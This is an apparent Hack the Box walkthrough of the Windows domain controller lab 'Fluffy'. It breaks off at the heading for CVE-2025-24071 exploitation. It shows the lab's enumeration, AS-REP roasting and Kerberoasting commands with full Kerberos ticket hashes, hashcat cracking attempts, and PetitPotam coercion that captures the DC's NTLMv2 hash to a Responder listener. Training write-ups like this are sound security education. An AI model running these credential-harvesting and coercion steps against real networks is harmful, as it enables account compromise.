

Hack the Box: Fluffy Walkthrough
Machine Stats
Name
Fluffy
OS
Windows
Rating
Medium
Enumeration
I started by running my standard nmap scan.
$ nmap -A -T4 -p- 10.10.11.69
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-27 20:04 CDT
Nmap scan report for 10.10.11.69
Host is up (0.010s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-28 08:07:13Z)
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-08-28T08:08:47+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-08-28T08:08:47+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-08-28T08:08:47+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-08-28T08:08:47+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  msrpc         Microsoft Windows RPC
49712/tcp open  msrpc         Microsoft Windows RPC
49718/tcp open  msrpc         Microsoft Windows RPC
49778/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s
| smb2-time:
|   date: 2025-08-28T08:08:06
|_  start_date: N/A

TRACEROUTE (using port 139/tcp)
HOP RTT     ADDRESS
1   9.11 ms 10.10.14.1
2   9.32 ms 10.10.11.69

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 227.20 seconds
I added dc01 and fluffy.htb to my /etc/hosts file.
We are provided an initial credential pair: j.fleischman / J0elTHEM4n1990!
rpcclient
I started by using an authenticated rpcclient call to enumerate a list of users and gather information about the domain.
$ rpcclient -U 'j.fleischman' 10.10.11.69
Password for [WORKGROUP\j.fleischman]:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[ca_svc] rid:[0x44f]
user:[ldap_svc] rid:[0x450]
user:[p.agila] rid:[0x641]
user:[winrm_svc] rid:[0x643]
user:[j.coffey] rid:[0x645]
user:[j.fleischman] rid:[0x646]

rpcclient $> querydominfo
Domain:		FLUFFY
Server:
Comment:
Total Users:	43
Total Groups:	0
Total Aliases:	17
Sequence No:	1
Force Logoff:	-1
Domain Server State:	0x1
Server Role:	ROLE_DOMAIN_PDC
Unknown 3:	0x1
I turned the usernames into a file called users.txt for later use. The username ca_svc gives me a hint that AD certificate services may be in play later.
enum4linux-ng
As standard practice when doing CTF style machines, I ran an authenticated enum4linux-ng with our credentials.
$ enum4linux-ng 10.10.11.69 -u j.fleischman -p 'J0elTHEM4n1990!'
ENUM4LINUX - next generation (v1.3.4)

 ==========================
|    Target Information    |
 ==========================
[*] Target ........... 10.10.11.69
[*] Username ......... 'j.fleischman'
[*] Random Username .. 'odadniym'
[*] Password ......... 'J0elTHEM4n1990!'
[*] Timeout .......... 5 second(s)

 ====================================
|    Listener Scan on 10.10.11.69    |
 ====================================
[*] Checking LDAP
[+] LDAP is accessible on 389/tcp
[*] Checking LDAPS
[+] LDAPS is accessible on 636/tcp
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp

 ===================================================
|    Domain Information via LDAP for 10.10.11.69    |
 ===================================================
[*] Trying LDAP
[+] Appears to be root/parent DC
[+] Long domain name is: fluffy.htb

 ==========================================================
|    NetBIOS Names and Workgroup/Domain for 10.10.11.69    |
 ==========================================================
[-] Could not get NetBIOS names information via 'nmblookup': timed out

 ========================================
|    SMB Dialect Check on 10.10.11.69    |
 ========================================
[*] Trying on 445/tcp
[+] Supported dialects and settings:
Supported dialects:
  SMB 1.0: false
  SMB 2.02: true
  SMB 2.1: true
  SMB 3.0: true
  SMB 3.1.1: true
Preferred dialect: SMB 3.0
SMB1 only: false
SMB signing required: true

 ==========================================================
|    Domain Information via SMB session for 10.10.11.69    |
 ==========================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC01
NetBIOS domain name: FLUFFY
DNS domain: fluffy.htb
FQDN: DC01.fluffy.htb
Derived membership: domain member
Derived domain: FLUFFY

 ========================================
|    RPC Session Check on 10.10.11.69    |
 ========================================
[*] Check for null session
[+] Server allows session using username '', password ''
[*] Check for user session
[+] Server allows session using username 'j.fleischman', password 'J0elTHEM4n1990!'
[*] Check for random user
[+] Server allows session using username 'odadniym', password 'J0elTHEM4n1990!'
[H] Rerunning enumeration with user 'odadniym' might give more results

 ==================================================
|    Domain Information via RPC for 10.10.11.69    |
 ==================================================
[+] Domain: FLUFFY
[+] Domain SID: S-1-5-21-497550768-2797716248-2627064577
[+] Membership: domain member

 ==============================================
|    OS Information via RPC for 10.10.11.69    |
 ==============================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[+] Found OS information via 'srvinfo'
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: '1809'
OS build: '17763'
Native OS: not supported
Native LAN manager: not supported
Platform id: '500'
Server type: '0x80102b'
Server type string: Wk Sv PDC Tim NT

 ====================================
|    Users via RPC on 10.10.11.69    |
 ====================================
[*] Enumerating users via 'querydispinfo'
[+] Found 9 user(s) via 'querydispinfo'
[*] Enumerating users via 'enumdomusers'
[+] Found 9 user(s) via 'enumdomusers'
[+] After merging user results we have 9 user(s) total:
'1103':
  username: ca_svc
  name: certificate authority service
  acb: '0x00000210'
  description: (null)
'1104':
  username: ldap_svc
  name: ldap service
  acb: '0x00000210'
  description: (null)
'1601':
  username: p.agila
  name: Prometheus Agila
  acb: '0x00000210'
  description: (null)
'1603':
  username: winrm_svc
  name: winrm service
  acb: '0x00000210'
  description: (null)
'1605':
  username: j.coffey
  name: John Coffey
  acb: '0x00000210'
  description: (null)
'1606':
  username: j.fleischman
  name: Joel Fleischman
  acb: '0x00000210'
  description: (null)
'500':
  username: Administrator
  name: (null)
  acb: '0x00000210'
  description: Built-in account for administering the computer/domain
'501':
  username: Guest
  name: (null)
  acb: '0x00000214'
  description: Built-in account for guest access to the computer/domain
'502':
  username: krbtgt
  name: (null)
  acb: '0x00020011'
  description: Key Distribution Center Service Account

 =====================================
|    Groups via RPC on 10.10.11.69    |
 =====================================
[*] Enumerating local groups
[+] Found 5 group(s) via 'enumalsgroups domain'
[*] Enumerating builtin groups
[+] Found 28 group(s) via 'enumalsgroups builtin'
[*] Enumerating domain groups
[+] Found 17 group(s) via 'enumdomgroups'
[+] After merging groups results we have 50 group(s) total:
'1101':
  groupname: DnsAdmins
  type: local
'1102':
  groupname: DnsUpdateProxy
  type: domain
'1604':
  groupname: Service Account Managers
  type: domain
'1607':
  groupname: Service Accounts
  type: domain
'498':
  groupname: Enterprise Read-only Domain Controllers
  type: domain
'512':
  groupname: Domain Admins
  type: domain
'513':
  groupname: Domain Users
  type: domain
'514':
  groupname: Domain Guests
  type: domain
'515':
  groupname: Domain Computers
  type: domain
'516':
  groupname: Domain Controllers
  type: domain
'517':
  groupname: Cert Publishers
  type: local
'518':
  groupname: Schema Admins
  type: domain
'519':
  groupname: Enterprise Admins
  type: domain
'520':
  groupname: Group Policy Creator Owners
  type: domain
'521':
  groupname: Read-only Domain Controllers
  type: domain
'522':
  groupname: Cloneable Domain Controllers
  type: domain
'525':
  groupname: Protected Users
  type: domain
'526':
  groupname: Key Admins
  type: domain
'527':
  groupname: Enterprise Key Admins
  type: domain
'544':
  groupname: Administrators
  type: builtin
'545':
  groupname: Users
  type: builtin
'546':
  groupname: Guests
  type: builtin
'548':
  groupname: Account Operators
  type: builtin
'549':
  groupname: Server Operators
  type: builtin
'550':
  groupname: Print Operators
  type: builtin
'551':
  groupname: Backup Operators
  type: builtin
'552':
  groupname: Replicator
  type: builtin
'553':
  groupname: RAS and IAS Servers
  type: local
'554':
  groupname: Pre-Windows 2000 Compatible Access
  type: builtin
'555':
  groupname: Remote Desktop Users
  type: builtin
'556':
  groupname: Network Configuration Operators
  type: builtin
'557':
  groupname: Incoming Forest Trust Builders
  type: builtin
'558':
  groupname: Performance Monitor Users
  type: builtin
'559':
  groupname: Performance Log Users
  type: builtin
'560':
  groupname: Windows Authorization Access Group
  type: builtin
'561':
  groupname: Terminal Server License Servers
  type: builtin
'562':
  groupname: Distributed COM Users
  type: builtin
'568':
  groupname: IIS_IUSRS
  type: builtin
'569':
  groupname: Cryptographic Operators
  type: builtin
'571':
  groupname: Allowed RODC Password Replication Group
  type: local
'572':
  groupname: Denied RODC Password Replication Group
  type: local
'573':
  groupname: Event Log Readers
  type: builtin
'574':
  groupname: Certificate Service DCOM Access
  type: builtin
'575':
  groupname: RDS Remote Access Servers
  type: builtin
'576':
  groupname: RDS Endpoint Servers
  type: builtin
'577':
  groupname: RDS Management Servers
  type: builtin
'578':
  groupname: Hyper-V Administrators
  type: builtin
'579':
  groupname: Access Control Assistance Operators
  type: builtin
'580':
  groupname: Remote Management Users
  type: builtin
'582':
  groupname: Storage Replica Administrators
  type: builtin

 =====================================
|    Shares via RPC on 10.10.11.69    |
 =====================================
[*] Enumerating shares
[+] Found 6 share(s):
ADMIN$:
  comment: Remote Admin
  type: Disk
C$:
  comment: Default share
  type: Disk
IPC$:
  comment: Remote IPC
  type: IPC
IT:
  comment: ''
  type: Disk
NETLOGON:
  comment: Logon server share
  type: Disk
SYSVOL:
  comment: Logon server share
  type: Disk
[*] Testing share ADMIN$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share C$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share IPC$
[+] Mapping: OK, Listing: NOT SUPPORTED
[*] Testing share IT
[+] Mapping: OK, Listing: OK
[*] Testing share NETLOGON
[+] Mapping: OK, Listing: OK
[*] Testing share SYSVOL
[+] Mapping: OK, Listing: OK

 ========================================
|    Policies via RPC for 10.10.11.69    |
 ========================================
[*] Trying port 445/tcp
[+] Found policy:
Domain password information:
  Password history length: 24
  Minimum password length: 7
  Maximum password age: 41 days 23 hours 53 minutes
  Password properties:
  - DOMAIN_PASSWORD_COMPLEX: false
  - DOMAIN_PASSWORD_NO_ANON_CHANGE: false
  - DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
  - DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
  - DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
  - DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
Domain lockout information:
  Lockout observation window: 10 minutes
  Lockout duration: 10 minutes
  Lockout threshold: None
Domain logoff information:
  Force logoff time: not set

 ========================================
|    Printers via RPC for 10.10.11.69    |
 ========================================
[+] No printers available

Completed after 8.52 seconds
The biggest takeaways for me from this are that SMB signing is TRUE on this DC, and I am seeing groups related to certificate services. This combined with the username we saw earlier makes me think that we may need to eventually use certipy.
ASEP roast/GetNPUsers
With a list of known usernames, we can try an ASEP roast to look for users with UF_DONT_REQUIRE_PREAUTH set
impacket-GetNPUsers -usersfile /tmp/users.txt -request -format hashcat -dc-ip 10.10.11.69 'fluffy.htb/'
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User ca_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ldap_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User p.agila doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User winrm_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j.coffey doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j.fleischman doesn't have UF_DONT_REQUIRE_PREAUTH set
Kerberoast/GetUserSPNs
Next, because we have service accounts, I will try to do a kerberoast to see if I can coax out a kerberos hash that can be cracked.
$ impacket-GetUserSPNs fluffy.htb/j.fleischman:J0elTHEM4n1990! -dc-ip 10.10.11.69 -request
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName    Name       MemberOf                                       PasswordLastSet             LastLogon                   Delegation
----------------------  ---------  ---------------------------------------------  --------------------------  --------------------------  ----------
ADCS/ca.fluffy.htb      ca_svc     CN=Service Accounts,CN=Users,DC=fluffy,DC=htb  2025-04-17 11:07:50.136701  2025-05-21 17:21:15.969274
LDAP/ldap.fluffy.htb    ldap_svc   CN=Service Accounts,CN=Users,DC=fluffy,DC=htb  2025-04-17 11:17:00.599545  <never>
WINRM/winrm.fluffy.htb  winrm_svc  CN=Service Accounts,CN=Users,DC=fluffy,DC=htb  2025-05-17 19:51:16.786913  2025-05-19 10:13:22.188468


[-] CCache file is not found. Skipping...
$krb5tgs$23$*ca_svc$FLUFFY.HTB$fluffy.htb/ca_svc*$b685182a4dcb9283ca2a4ace41ff0243$e43b28ddda861265bd369add4127c6379f33c3bd7f7849e127ed2566460548639c9a318d2a188415fc04424eb521ba3d267cfdf44bbe4ecd212d6f6e915c1ba41fafce3b12e647d4f9cf1ad347d083fdf517a59857a6f89edcf8598f214b17111ec1afddde743597a78d5a902952a2d696f6acc01800e0729417fb071b99f520eb48386016e3a8e594dafb2f8ebf0c980b95cc18c923c30c316686700e1b4a761715426b26e56a908ef0ee0f2d28547b600236ee4e1db1762a8d6ef8f764b5a102c620285239f77833c55e810ef880d36b62405090e41bdc8540ef4ac6196e0da7f1185ee78f51977c746cc906f9d9786d141e2f7a2a75e8f82e70f2f639b9742736483eccd79d346d2bc72a6df003adf0581a9b3ddf5f0a0ee26838f6ff37584c73a5e7b2bf91dfeb013fedaaf90f05c51ca0f44775d6f68d176ec4550f48b98ad4f6232bd34257910bd4c9361ac10315397dee456674bcecd63a69c8a5365c8ec816d5fbdc37249b5f3501acba7b6e7fe5edd29bf1db22d903a941a998f204a526ec04679a92877fc13a71d91b7364b4b34ad97721458f3c9f8290b5fe1672c7c1525a81b61ad310f23a6b3c02cd58c9f7d13c84d48ba6bfb1c3bb0744b5f0bbb1af85f70a73f9fba97274231e1a0d4eecddee4a192a932499c87a21446b7a6e042ee2ca4fba5d2c161e05d0bac1e6410e13a06b258ce8b3bc7a37e04e57a883ed3202dfc8fe2034a7fd3848e7913281eefea30028886b53e1768483763b18655106accf6a9e89705bc188cd9af72304d03ff2a4a967dfe48929f0e07028eee95d630304e40b01b7f3aafa4ccd5956f4c170d31252648cc47b29215e400b768e13a2bd3c190c53c82e29d61e21c13791455b3d9f28c7f28abf498cba5b0f099c3a6939e82c632ca73d06ed0585b647ffea172229473adc1d564eb543fcad04f3f5f9605455ae739f8940897b1e4ec4f0127be21fda8eaf48c8d0be0492422e42ee329576019bb70d4c12fe7d12c9aad7adcec39370b8fce2cdb344db4f629076c2dd7a383c1d502bcea330211fc7b8f077b9e4df18cd07bebb0bffee6feadd13283555d05b8c6438967ace131a5b3ed6dbef9967c9ca8cb2af56267cacc9ac48dc54be2f65871db005b326c8f61a687a57aa4b410ca34bb9e99f4d2923c57b06ee07c86b7a8dd04163a32512d0f1db6e9134758017905711a868fecadb1c5f7ab647ef2ded80dec0f0a8f591f3957f21e1b91816dff213e9a24947e7c5d10f8c4552e5308593ed68d8e1fb28ae3610cfb225eecdd98a528fc3c060945bb99bcd51c81d958f3ffca6481bb52e5c3cf48c3fdaaba49f646f66940b7473e558a6855cf8c4ef60af6bd03a4f84a7716545c663b6ec5a2964a23020b9bf5f8c6ed206ecf4d928a92b22c33ec5f50115467db893aca6e3b1f0a5c08299f395d210137710df5b40cb2ebefbaa5d46f48777fa2fbaf1d469ef02679484c345f6d467be5d17fbbe6de42c533ea192d9109d2afd2b5d0bdc5e037fd7e97de4b7d78a5de915c77323abad1d

$krb5tgs$23$*ldap_svc$FLUFFY.HTB$fluffy.htb/ldap_svc*$965f17ef10bb486a433a24a7d13abcb4$86458648092060789de9837dd56eb4b4fc76a2b1d6e384e4d0985460ac2f37df5af46450100e0a6e4c9d16ecf49e0d1a1cc61f0b330a28b9adc47abb12c1bd12bb02f096d9e380bb106f78deff5e3c975f0d719e04963355665869e1e12ca507d7d602ee833e6b7780b8a99bd22b18069168dac1fa83ca32281e391ef25fb272ab8c7380cf2fe78a5e50aefded5bcbfb73e062cca82b990e22699c45de5a98b1dfd60dd0d6f113e7e713599bab46324f6d49541a7b0ac804c602b0c2e0f9cc0bf132e4b7a036789b6635f15bffecf61f114ea56bcb4a4810ce67f87eed5f4ffc6e896d8f04a3011f31d1dfefcc6f76f72fa6691ef7c10cedb673697bb6d757b6d7128c32db28168a3b31ff164fc035dec1d916cf476550503293eb410c6b365b7dfc46a1456a886dbc983925ffea95615d27ca16ddf601ecd15ced50af392e37e55e4bf31870c902c998ad864ccede85e367716ae53eecb9ca80dadde120ed8b5dd7270c2e7c1d082ab0c82897e74c3e84f928b46e259f7b675f6b0f0d583d912997520e15b31ac1af7e1a3df65b20391841b5c13409faadb6ffdb59dbbe8656cc04c83c1d6aa76bfcf5174d5ccd867f86e6d28516728ec892f82b16ff324f65351de46b6aec30cfe05cc5a56c8ed3fc8637094c97ee39fa66712379f0ed65dfb64cd7135f04cf63e4637fad24087649a7cedfbc2486adc08c810e5f14d92c4cdf437ebce35b526ae2d74ea056ad89117616456726844d99e022273b51b7e130b2d243af63d5f6c13896cace2a24b256b6277d32437f12b11e12752ad605fe9946db8e4ea0b2453c82fabd9e6f29fbfa6c5a81c7abb355afb4c9cb262a8e2de054746da8dae7361b5f3b4a36c8bdc41f7082c385a4c1ae674fc1d0227fac1c7e123db0d123b3ed64907551e3a4a0e690d8792d4b5cdff6eee7ec464d52311bda1866154effa88b48a5f5c5e8f8039c88265d185394cf44319413b6ddbe50e9c3c37b0f6d1a5b6c8e46be40103198eceda635591ec361610637f82ce352854dcafc37af5fc012aa734bf962ad80f2c03dc8df472e1866e0e1f1e38b68b3b453eee0bc29ad6c70de0ad378596e0790c7b6bc9402364ddd99ce27abf4b6368c10d6962563671e89dd9fd3fb10ae0fed9f0cc5b380e470521de6e509097f42e9c68d37128de9e6f060cbefe538341d93f9edc582998ff235f14fda7f46238bfd0b76246a8e911a3d4066ac45ff10567433078546cf8dab5d5253404d03652dd6d40c51d791d926c77a8b7f7c3e3f98fda3bb208e28077ccb24b5eb504a7c02787cff2d4f9028d00f16197cf4b5f94531cb875f9607535e4626f7a8355683300927501a969397bff908513cfadd27e65be2c02be92f557e07fc35650204839ecd09f82e04bac0dbfefdeeed374f39285f646bd9524b643cb7d38ab98f1cf7c58774e2974d1ef25275e81ca72023d662a328a2987192096bed941cae06c9cb206ecec0e8c06abd6b9aad68cc9a2696fa36faa44295875e004142465b0accd32b9c2d1500e5e3509d58e5

$krb5tgs$23$*winrm_svc$FLUFFY.HTB$fluffy.htb/winrm_svc*$86fce68796a126fab2af8985946a0b53$48e216ad6983c526650ed70c37ba555838396234304fc0932218bd88b5e442254ba83b84d4f8a8b9e05455794891684954b2af9422287a58cf1af71fe4b574de91a023c0f17e8b6c7141919e18ddf1db9b2c616b42599ba6bd23a7a90d5148cc38dac0b0c0f5b8e514a904c27549f505d867f924aea35c1d727220c18def5aa3753c2065eea32cb5ca6056117d67fa0b6cc88180fe64eabda519dc2509a0c7d6341f400b251a48a4a7121534046b317eab61ad0933da3ed10fcdef903a0c63459220a9e3841815fa8bbc9f63ce6f1167c7e0cea18e38b9f3c2b55414a8a0fd5351ea945b389c854940b8c65d4706ff1f80a7d592bfbcc9dec05e76e8cd4bbad370dea703ef25be95dc6c0efee686114ab6c82b94aa3f6427badca9b44bd0cfba08f1db8f25555074d064412699d3db6df1dba70b3b92737a75985c9c7822a1efc432109e7ab6dbe9c0d85049b9c8833c0b6de056fa24f5133b03776f5713a718c8768d420a0217344003e25248a8754fccc979494459aeae6c09b4f6f07cb69ec1ae44a916707a1fdec036f5557dfdc0841eac9f4f8cea7aa933d8f2d2ac4f73c8dd38ca60d421c16e0f821d56542b74fce538c0e42b43503ef8ccd972074d0e7910089730ba5c87c73c160e9a9d4c0fc9716bdb8a515570b4448274557de5ec287cb5b79e79024f3f9c9da43a0ce5cb12343ce83c1ea0227b308eb1681ef10558c546e126ce73d6b80d0c645f81fe02063b02ab94295e7acdc6dab24b28027a12c38cd74468bc196c71994ef8459658077353713a639d512f0ca5817bb05d6f25b23d389a16921637d69fa7dfff0ab7a3c70b52c597a185673f02006f360a45d37e591b45a1e822fd3ac2285a667cdfb1f27c94d6cd924d8a2b6c7dc8a773c9924dfbc3404b4017ab2b3f0a355e38d04942d201a3bd29d46e1888353430b1400324b67cce5b66021ca1d36abd1719e48f5413898ba027df14a79cabc99a5d4e01a10df7ef44fdeb36adca307ed4505836ce3366c240e3c218d50eaaa5fbc7bda6ecae024c1936a37007a2a26bfd022ffc3f6a6c2899e45b3fdf8b03062c6dd46c96c9cae742760c9cea968e8c8da55331ba73870875ea94293a72d5e610dfb47e11532188360b6b050f93146c51f09aece8087edd42c7ff7dd7aa3286378921d568268c049ef3f390f5292bf0f6b511676db0ab7a1e78ab9f499ed8c6aa336961cb7fd3b33d110f26a9eef0492adcb202e9a36617f2376b03227b3e42a02d7187529cc5145646870af799241f32bf5df24641284ed6ce253bf7eabd5ee1055a0982a6c47bd3e9e5a4525805d13aed46960bbcf9d906ba9486a2195a6b87e1dfe5872793caf25e8e5f053ed924be0b142697a1ede9de220cbf405b20b302cda554ed7445b2309d441fdfd9d2a32cb4b70477d7fb690dbbd002523edff0dfc5cab429e03b0fa4435eb42fe94127861d0c430fd355f39a18c0378883c7d064488926eb1311f4afb81391959f503981a191fc344ec78c9d5c1dbd08385fd05c28300ecdf68458f74d
We yield a kerberos hash for the three service accounts, which is exciting until running hashcat on them yields zero results.
$ hashcat -m 13100 ca_svc /usr/share/wordlists/rockyou.txt.gz

$ hashcat -m 13100 winrm_svc /usr/share/wordlists/rockyou.txt.gz

$ hashcat -m 13100 ldap_svc /usr/share/wordlists/rockyou.txt.gz

Status...........: Exhausted
nxc, petitpotam coersion
I decided to run ncx with petitpotam as a module to see if I can coax out an NTLMv2 hash for the domain controller’s machine account to use for ntlmrelayx purposes.
$ sudo responder -I tun0

$ nxc smb fluffy.htb -u j.fleischman -p 'J0elTHEM4n1990!' -M petitpotam -o LISTENER=10.10.14.30
SMB         10.10.11.69     445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.69     445    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
PETITPOTAM  10.10.11.69     445    DC01             VULNERABLE
PETITPOTAM  10.10.11.69     445    DC01             Next step: https://github.com/topotam/PetitPotam

[SMB] NTLMv2-SSP Client   : 10.10.11.69
[SMB] NTLMv2-SSP Username : FLUFFY\DC01$
[SMB] NTLMv2-SSP Hash     : DC01$::FLUFFY:5735ab08fc3ff570:4773634CCC1CC04CC0100177AD0340A8:0101000000000000802C830FD517DC013435E2A1DA0C64330000000002000800430047004700470001001E00570049004E002D0041004700560036004C004200450056004A005A00350004003400570049004E002D0041004700560036004C004200450056004A005A0035002E0043004700470047002E004C004F00430041004C000300140043004700470047002E004C004F00430041004C000500140043004700470047002E004C004F00430041004C0007000800802C830FD517DC01060004000200000008003000300000000000000000000000004000001C3F319CED08CF666A618DB56CC9525ADB4329BE0E105D1461CD8AA23D39036F0A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00330030000000000000000000
Given that signing is enabled here, and this is the only server, I don’t think this will be very useful, but can always try to crack it for kicks. Though there’s a very slim chance that will yield anything.
$ hashcat -m 5600 dc01 /usr/share/wordlists/rockyou.txt.gz
hashcat (v6.2.6) starting

Status...........: Exhausted
Path to user.txt
Enumerating SMB shares
Using NXC, I discover an IT share that is set for read/write
$ nxc smb fluffy.htb -u j.fleischman -p 'J0elTHEM4n1990!' --shares
SMB         10.10.11.69     445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.69     445    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
SMB         10.10.11.69     445    DC01             [*] Enumerated shares
SMB         10.10.11.69     445    DC01             Share           Permissions     Remark
SMB         10.10.11.69     445    DC01             -----           -----------     ------
SMB         10.10.11.69     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.69     445    DC01             C$                              Default share
SMB         10.10.11.69     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.69     445    DC01             IT              READ,WRITE
SMB         10.10.11.69     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.69     445    DC01             SYSVOL          READ            Logon server share
We can see that there are some files inside the share. Of particular interest is the Upgrade_Notice.pdf file.
$ smbclient \\\\10.10.11.69\\IT -U "j.fleischman" --password J0elTHEM4n1990!
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Aug 28 04:54:07 2025
  ..                                  D        0  Thu Aug 28 04:54:07 2025
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 10:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 10:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 10:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 10:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 09:31:07 2025

		5842943 blocks of size 4096. 1982344 blocks available
Here’s what that file looks like.

Of immediate interest are the two critical rated vulnerabilities, CVE-2025-24996 and CVE-2025-24071, summarized below:
CVE-2025-24996 – External control of file name/path in Windows NTLM that enables spoofing attacks.
CVE-2025-24071 – Spoofing vulnerability in Windows File Explorer leaking NTLM credentials via crafted files.
CVE-2025-24071 exploitation
